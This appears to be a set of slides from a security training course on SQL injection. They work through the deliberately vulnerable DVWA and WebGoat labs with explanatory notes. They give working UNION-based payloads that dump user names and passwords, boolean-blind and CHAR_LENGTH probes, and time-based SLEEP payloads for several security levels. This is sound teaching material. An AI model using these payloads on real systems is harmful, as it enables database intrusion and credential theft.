
LESSON

SQL injection

Error-Based: Dump Credentials (Low):

payload

' UNION SELECT user, password FROM users#




LESSON

SQL injection

Error-Based: Numeric Context (medium):

payload

1 UNION SELECT user, password FROM users#



LESSON


SQL injection

Error-Based: session based (high):

payload

1' UNION SELECT user, password FROM users#

Notes: "High stores the ID in $_SESSION before running the query. I can't just type in the main form — I use the 'change ID' popup or intercept the request that sets the session. The payload is identical to Low because the query is still quoted.
The LIMIT 1 is bypassed by UNION since the injected rows are appended after."



LESSON

SQL injection



Blind SQLi: What's Different?

Notes: In the blind lab, the app never shows the data or any SQL error. The only signal is a yes/no response. That's a boolean oracle. I have to ask the database one question at a time.

LESSON

SQL injection

BYTE SHIELD

Blind: Confirm the Oracle (Low)

Payload	Response
1' AND '1'='1'#	"User ID exists in the database."
1' AND '1'='2'#	User ID is MISSING from the database."

Notes: "I confirm the oracle by sending an always-true and an always-false condition. The page gives two distinct responses. That binary signal is all I work with from here on."

LESSON

SQL injection



Blind: Find String Length (Low)

Payload

1' AND CHAR_LENGTH((SELECT first_name FROM users LIMIT 1)) = 5#

Response: "User ID exists" → length is 5.

Notes: "Before extracting characters I need to know how many there are. I test CHAR_LENGTH(...) = N for N = 1, 2, 3… The first N that returns 'exists' is the length. Here it's 5, so first_name is 5 characters."

LESSON

SQL injection



Time-Based Blind

Payload

1' AND IF(1=1, SLEEP(5), 0)# → ~5 s response

1' AND IF(1=2, SLEEP(5), 0)# → immediate

Notes: "When there's no visible oracle at all — not even a yes/no text — I fall back to timing. If the condition is true the DB sleeps 5 seconds; if false it returns instantly. I measure response time. This is what sqlmap does automatically. In DVWA's High level the random sleep makes this trickier, but the technique is the same."

LESSON

SQL injection

Technique	When to use	DVWA payload pattern
UNION (error-based)	Data renders on page	`' UNION SELECT col1, col2 FROM table#`
Boolean blind	Yes/no response exists	`1' AND SUBSTRING(...) = 'x'#`
Time-based blind	No visible response at all	`1' AND IF(cond, SLEEP(5), 0)#`


Notes: "Three techniques, three feedback channels. UNION when you can see data, boolean when you see a yes/no, time-based when you see nothing. The payloads shift slightly per security level — mainly whether you need to close a quote or not."

LESSON

SQL injection

BYTE SHIELD

Web Goat Injection Labs: Task 2




LESSON


SQL injection

BYTE SHIELD

Web Goat Injection Labs: Task 3




Web Goat Injection Labs: Task 4



LESSON

SQL injection

Web Goat Injection Labs: Task 9




LESSON

SQL injection

BYTE SHIELD

